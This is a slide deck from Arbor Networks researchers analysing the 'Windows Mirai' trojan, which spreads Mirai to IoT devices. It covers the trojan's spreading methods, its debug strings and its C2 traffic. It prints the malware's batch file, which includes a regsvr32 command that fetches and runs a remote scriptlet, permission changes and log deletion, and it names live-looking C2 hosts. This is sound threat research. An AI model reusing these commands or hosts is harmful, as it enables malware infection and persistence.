

The call is coming from inside the house!

Are you ready for the next evolution in DDoS attacks?

Steinthor Bjarnason

Jason Jones

Arbor Networks

The Promises of IoT

- The Promise of IoT
 - More personalized, automated services
 - Better understanding of customer needs
 - Optimized availability and use of resources
- Resulting in:
 - Lower Costs
 - Improved Health
 - Service / efficiency gains
 - Lower environmental impact




The IoT Problem – Security

- To fulfill these premises, IoT devices are usually:

- Easy to Deploy
- Easy to Use
- Require Minimal Configuration
- Low Cost

- However...



01/ Hard-coded usernames and passwords.



02/ Unnecessary services enabled by default (Chargen, SSDP, DNS forwarder, et al).





03/ Unprotected management services (Web, SNMP, TR-069, et al).

The Results: Large Scale Weaponization of Vulnerable IoT Devices

Mirai infections December 2016

Unprecedented DDoS attack sizes



The Situation Today...

- An unprotected IoT device on the Internet will get infected within 1 minute.
- An IoT device located behind a NAT device or a Firewall is not accessible from the Internet and is therefore (mostly) secure.
- But early 2017, this all changed...



<http://marketingland.com/wp-content/ml-load/2014/09/iceberg-ss-1920.jpg>

The background of the slide is a dark blue, textured image. It features a faint, stylized map of the world, with the continents of North and South America visible. Overlaid on this map is a complex, white, wireframe-like network of lines and nodes, resembling a globe of interconnected data points or a global communication network. The lines are thin and create a mesh-like pattern across the entire surface of the globe.

WINDOWS-BASED IoT INFECTION

Background

- Desktop malware spreading multi-platform malware is not new
- Increasingly common technique amongst both targeted malware and crimeware, primarily focusing on mobile devices
 - HackingTeam RCS
 - WireLurker
 - DualToy
 - “BackStab” campaign
- Banking trojans will also target mobile devices to steal 2FA / SMS authorization codes
 - May consist of a side-load installation or tricking a user to click a link on their phone
- IOT devices present a new and ripe infection vector
 - “Windows Mirai” is the first known multi-platform trojan to target IoT devices for infection

“Windows Mirai”

- Initially reported on in early 2017 by PAN
 - Later reported on by multiple organizations
- Not truly a Windows version of Mirai, spread other Linux / IoT malware previously
- Discovered samples dating back to at least March 2016
 - Earliest seen version by ASERT is 1.0.0.2 which was used to spread a Linux SOCKS Trojan
 - Latest known version is 1.0.0.7
- Earlier versions discovered via re-used PE property names
 - Properties combined with recognizable network traffic helped to discover the early versions of the trojan
- Appears to be Chinese in origin, not nation-state related

WM Common PE File Info Properties

<u>CompanyName:</u>	<u>Someone</u>
<u>FileDescription:</u>	<u>Someone To Do</u>
<u>FileVersion:</u>	<u>1.0.0.X</u>
<u>InternalName:</u>	<u>WPD.exe</u>
<u>OriginalFilename:</u>	<u>WPD.exe</u>
<u>ProductName:</u>	<u>SomeoneSomething</u>
<u>ProductVersion:</u>	<u>1.0.0.X</u>

WM Scanning & Spreading

- Spreads to Windows by
 - Brute-forcing MySQL and MSSQL credentials and injecting stored procedure calls which will download and install the Trojan
 - Also attacks RDP (not in early versions) and WMI
- Spreads to Linux / IoT via
 - Brute-force attacks against Telnet and SSH
 - Use 'wget' or 'tftp' to download IoT malware loader
 - Newer versions can also echo the loader stored as a resource in the PE file
 - Not currently known to use any IoT exploits to spread like other Mirai variants

WM Version 1.0.0.5 - 7

- Has used multiple different CnC hosts, none of which have been active except during a brief 1 week period back in February.
- Spreads and installs Mirai loader via
 - Wget
 - TFTP
 - Echo across SSH/Telnet (later versions)
- Mirai loader is stored as a PE resource
 - Each supported architecture is stored as a different resource
 - Architectures are iterated through to determine the correct resource to load
 - Uses “ECCHI” as busybox marker string
 - Mirai CnC was hardcoded to cnc[.]f321y[.]com:24 – down when we discovered
 - Hardcodes DNS to 114[.]114[.]114[.]114 – popular CN-based public DNS server

ELF Mirai Loader as a PE Resource

The image displays a debugger window with assembly code on the left and a PE resource table on the right.

Assembly Code (Left):

```
push    ebp
mov     ebp, esp
sub     esp, 98h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+var_50], 103
mov     [ebp+var_4C], offset aArn ; "arn"
mov     [ebp+var_48], 104
mov     [ebp+var_44], offset aArn7 ; "arn7"
mov     [ebp+var_40], 105
mov     [ebp+var_3C], offset aM8k ; "m8k"
mov     [ebp+var_38], 106
mov     [ebp+var_34], offset aMps ; "mps"
mov     [ebp+var_30], 107
mov     [ebp+var_2C], offset aMps1 ; "mps1"
mov     [ebp+var_28], 108
mov     [ebp+var_24], offset aPpc ; "ppc"
mov     [ebp+var_20], 109
mov     [ebp+var_1C], offset aSh4 ; "sh4"
mov     [ebp+var_18], 110
mov     [ebp+var_14], offset aSpc ; "spc"
mov     [ebp+var_10], 111
mov     [ebp+var_C], offset aX86 ; "x86"
push    0
call    ds:GetModuleHandle
mov     [ebp+hModule], eax
and     [ebp+var_58], 0
jmp     short loc_401009

loc_401009:
cnp     [ebp+var_58], 9
jnb     loc_4012F1

loc_4012F1:
xor     eax, eax
inc     eax
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @_security_check_cookie@4 ; _security_check_cookie@4
leave
retn
sub_401000 endp

loc_401005:
push    [ebp+hResInfo] ; hResInfo
push    [ebp+hModule] ; hModule
call    ds:LoadResource
mov     [ebp+hResData], eax
```

PE Resource Table (Right):

Type	Name	Signature	Standard	Size (14563 b)
Manifest	1	Manifest	x	607
String Table	7	String Table	x	56
BIN	103	Unknown	-	1172
BIN	104	Unknown	-	1668
BIN	105	Unknown	-	1252
BIN	106	Unknown	-	2000
BIN	107	Unknown	-	2032
BIN	108	Unknown	-	1412
BIN	109	Unknown	-	1204
BIN	110	Unknown	-	1288
BIN	111	Unknown	-	1188
Version Info	1	Version Info	x	684

WM 1.0.0.7 Debug Logging Strings FTW!

```
[Cracker:IPC] Host:%s, CMD failed:%s
[Cracker:IPC] Host:%s, Exec CMD:%s, OK!
[Cracker:MSSQL] Host:%s, Connection Lost. STOP Exec CMD.
[Cracker:MSSQL] Host:%s, Exec CMD FAILED: sql={%.20s...}, state=%s, reason=%s
[Cracker:MSSQL] Host:%s, Exec CMD OK: sql={%s}
[Cracker:MSSQL] Host:%s, Found [%s:%s].
[Cracker:MSSQL] Host:%s, Integrated Security AUTH OK.
[Cracker:MSSQL] Host:%s, Integrated Security Failed:%08lx %s
[Cracker:MSSQL] Host:%s, blindExec CMD: %s
[Cracker:MSSQL] Host:%s, blindExec OK.
[Cracker:MSSQL] Host:%s, blindExec failed: state=%d, reason=%s
[Cracker:MSSQL] Host:%s, check got: code=%08lx, reason=%s
[Cracker:MSSQL] Host:%s, connecting using [%s:%s] failed:%s
[Cracker:MSSQL] Host:%s, prepare FAILED: code=%d, reason=%s
[Cracker:MSSQL] Host:%s, wait %d seconds for completion.
[Cracker:MSSQL] cmd1:[%s]
[Cracker:MSSQL] cmd2:[%s]
[Cracker:MSSQL] cmd3:[%s]
[Cracker:MSSQL] stime:[%s]
[Cracker:MySQL] Host:%s, %u.dll uploaded %s
[Cracker:MySQL] Host:%s, @@basedir = %s
[Cracker:MySQL] Host:%s, @@basedir not found, use null
[Cracker:MySQL] Host:%s, Exec CMD FAILED: sql={%.20s...}, code=%d, reason=%s
[Cracker:MySQL] Host:%s, Exec CMD OK: sql={%s}
[Cracker:MySQL] Host:%s, Found [%s:%s]
[Cracker:MySQL] Host:%s, Function[%s] registered
[Cracker:MySQL] Host:%s, OS is not windows.
[Cracker:MySQL] Host:%s, UDF created successfully.
[Cracker:MySQL] Host:%s, UDF is uploaded
[Cracker:MySQL] Host:%s, User[%s] already exists.
[Cracker:MySQL] Host:%s, \"%u.dll\" dumpfile failed(Ignored): code=%d, reason=%s
[Cracker:MySQL] Host:%s, \"%c:\\windows\\system32\\%u.dll\" dumpfile failed(Ignored): code...
[Cracker:MySQL] Host:%s, \"%lib\\\" creation failed(Ignored): code=%d, reason=%s
```

```
[Cracker:Telnet] Host:%s, Exec CMD FAILED: cmd=%s, code=%d, reason=%s
[Cracker:Telnet] Host:%s, Exec CMD OK: cmd=%s, result=%s
[Cracker:Telnet] Host:%s, Found [%s:%s]
[Cracker:Telnet] Host:%s, TelnetException: %s
[Cracker:Telnet] Host:%s, UPLOAD_METHOD: echo
[Cracker:Telnet] Host:%s, UPLOAD_METHOD: tftp
[Cracker:Telnet] Host:%s, UPLOAD_METHOD: wget
[Cracker:Telnet] Host:%s, check got: code=%d, reason=%s
[Cracker:Telnet] Host:%s, connect using [%s:%s] failed: reason=%s
[Cracker:Telnet] Host:%s, exception: %s
[Cracker:Telnet] Host:%s, finished tftp loading
[Cracker:Telnet] Host:%s, finished wget loading
[Cracker:Telnet] Host:%s, got telnet exception: code=%d, reason=%s
[Cracker:Telnet] Host:%s, other exception
[Cracker:Telnet] Host:%s, runtime_error: %s
[Cracker:Telnet] Invalid cmd format: %s
[Cracker:WMI] Failed to initialize security. Error code = 0x%lx
[Cracker:WMI] Host:%s, Connected to ROOT\\CIMV2 WMI namespace
[Cracker:WMI] Host:%s, Could not set proxy blanket using [%s:%s]. Error code = 0x%lx
[Cracker:WMI] Host:%s, Exec CMD:%s, OK! RETVAL=%d
[Cracker:WMI] Host:%s, Failed
[Cracker:WMI] Host:%s, Failed to Exec CMD:%s. Error code = 0x%lx, Msg=%s
[Cracker:WMI] Host:%s, Failed to connect using[%s:%s]. Error code = 0x%lx
[Cracker:WMI] Host:%s, Failed to create IWbemLocator instance. Err code = 0x%lx
[Cracker:WMI] Host:%s, Found[%s:%s]
[Cracker:WMI] Host:%s, Got Exception while connecting
[Cracker:WMI] Host:%s, Got Unknown Exception. CMD failed:%s
[Cracker:WMI] Host:%s, Success. Do job ing...
[Cracker:WMI] Host:%s, Trying to Exec CMD: %s
[Cracker:WMI] Host:%s, trying [%s:%s]
[Cracker:WMI] Initialize security OK
[Cracker] Got exception when running crack task.
[Cracker] Got exception when running crack task. msg: %s
```

WM Version 1.0.0.7

- Installation and Updating
 - The trojan will first retrieve a text file containing update instructions
 - First line in the update file will be a URL and a local path to install to.
 - The URL is a legitimate image of Taylor Swift with a PE file appended
 - Second line is a windows batch file
 - The trojan then checks its current version against a different URL(/ver.txt)
 - If a newer version is detected, it is downloaded and installed

```
GET /update.txt HTTP/1.1
Accept: */*
Host: up.mykings.pw:8888
```


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 159
Content-Type: text/plain
Last-Modified: Mon, 06 Feb 2017 09:02:20 GMT
Accept-Ranges: bytes
ETag: "5aa93cb95780d21:241"
Server: Microsoft-IIS/6.0
Date: Fri, 24 Feb 2017 10:51:52 GMT
```

```
http://img1.timeface.cn/times/b27590a4b89d31dc0210c3158b82c175.jpg c:\windows\system\msinfo.exe
http://down.mykings.pw:8888/my1.html c:\windows\system\my1.batGET /ver.txt HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: up.mykings.pw:8888
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 7
Content-Type: text/plain
Last-Modified: Mon, 06 Feb 2017 09:04:26 GMT
Accept-Ranges: bytes
ETag: "52d2745880d21:241"
Server: Microsoft-IIS/6.0
Date: Fri, 24 Feb 2017 10:51:52 GMT
```

```
1.0.0.7
```

WM Delivered via Taylor Swift



WM 1.0.0.7 Batch File

```
1 @echo off
2 mode con: cols=13 lines=1
3 if exist C:\downs\runs.exe start C:\downs\runs.exe
4 md C:\Progra~1\shengda
5 md C:\Progra~1\kugou2010
6 md C:\download
7 regsvr32 /s shell32.dll
8 regsvr32 /s WSHom.Ocx
9 regsvr32 /s scrrun.dll
10 regsvr32 /s c:\Progra~1\Common~1\System\Ado\Msado15.dll
11 regsvr32 /s jscript.dll
12 regsvr32 /s vbscript.dll
13 start regsvr32 /u /s /i:http://js.f4321y.com:280/v.sct scrobj.dll
14 attrib +s +h C:\Progra~1\shengda
15 attrib +s +h C:\Progra~1\kugou2010
16 attrib +s +h C:\download
17 cacls cmd.exe /e /g system:f
18 cacls cmd.exe /e /g everyone:f
19 cacls ftp.exe /e /g system:f
20 cacls ftp.exe /e /g everyone:f
21 cacls c:\windows\help\akpls.exe /e /g system:f
22 cacls c:\windows\help\akpls.exe /e /g everyone:f
23 cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g system:f
24 cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g everyone:f
25 reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v shell /f
26 del c:\windows\system32\wbem\se.bat
27 del c:\windows\system32\wbem\12345.bat
28 del c:\windows\system32\wbem\123456.bat
29 del c:\windows\system32\wbem\1234.bat
30 del c:\windows\system32\*.log
31 del %0
32 exit
```

WM WPD.dat

- The WPD.dat file is believed to be a configuration file
 - The expected MD5 of the file is first retrieved to verify the download
- ASERT believes it is used to
 - Determine scanning modules to use
 - Address ranges to scan
 - List of usernames + passwords to be used for brute-forcing
 - Commands to execute
 - ASERT did not successfully decode or decrypt the file or retrieve from memory while it was still live
 - Subsequent attempts after the fact also did not yield success
- By default, WM will scan the local /24 subnet

```
GET /wpdmd5.txt HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHttpClient
Host: up.mykings.pw:8888
```


```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 32
Content-Type: text/plain
Last-Modified: Thu, 02 Feb 2017 13:03:01 GMT
Accept-Ranges: bytes
ETag: "2e27aaf547dd21:241"
Server: Microsoft-IIS/6.0
Date: Fri, 24 Feb 2017 08:44:34 GMT
```

```
fd7f188b853d5eef3760228159698fd8GET /wpd.dat HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1;
Host: up.mykings.pw:8888
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 233584
Content-Type: application/octet-stream
Last-Modified: Thu, 02 Feb 2017 13:01:00 GMT
Accept-Ranges: bytes
ETag: "04ea566547dd21:241"
Server: Microsoft-IIS/6.0
Date: Fri, 24 Feb 2017 08:44:34 GMT
```

```
a....HzY...3S...Z.....qX.e.:|.S.G.^..&.V'.K.Pq.....F.rZ.....>F...!.....Q....f.L.+...\.Kz.2..v.
f5'.\PW{1k.ps...@.\+P.....Rh@-.wB/&.c..7.....K|i.2.....#.....?U....7fw.....
.[8.j4
/h...b...N..A.C8]..J.....y..t.n...e[!..3.#.....M.C....!).....;.`q.<~.=&r..l.B)Vnsj...H.WH.....
.[8.j4
/h...b...P...w.....!).....;.`q.<~.Z.....E.5.#....StC...3...d.$Rh@-.wB/...
0e0..y#Kd...V...!.....w.....!.....;.`q.<~.Z.....\..F.O.L.Z....]i.2.....#.....? C...t...#|s.T...4..q.
61.....7.....'Gv Y..mh.....li..il...+0P.....nPh@-.wB/..l..d...z...a..m
```

IMPLICATIONS & CONSEQUENCES



Implications & Potential Consequences

- **The Zombie horde**

A single infected Windows computer has now the capability to infect and subvert the "innocent" IoT population into zombies, all under the control of the attacker.

- **The attackers weapon arsenal**

The attacker can now use the zombies to:

1. Infect other IoT devices.
2. Launch outbound attacks against external targets.
3. Perform reconnaissance on internal networks, followed by targeted attacks against internal targets.




Game of Thrones 2011

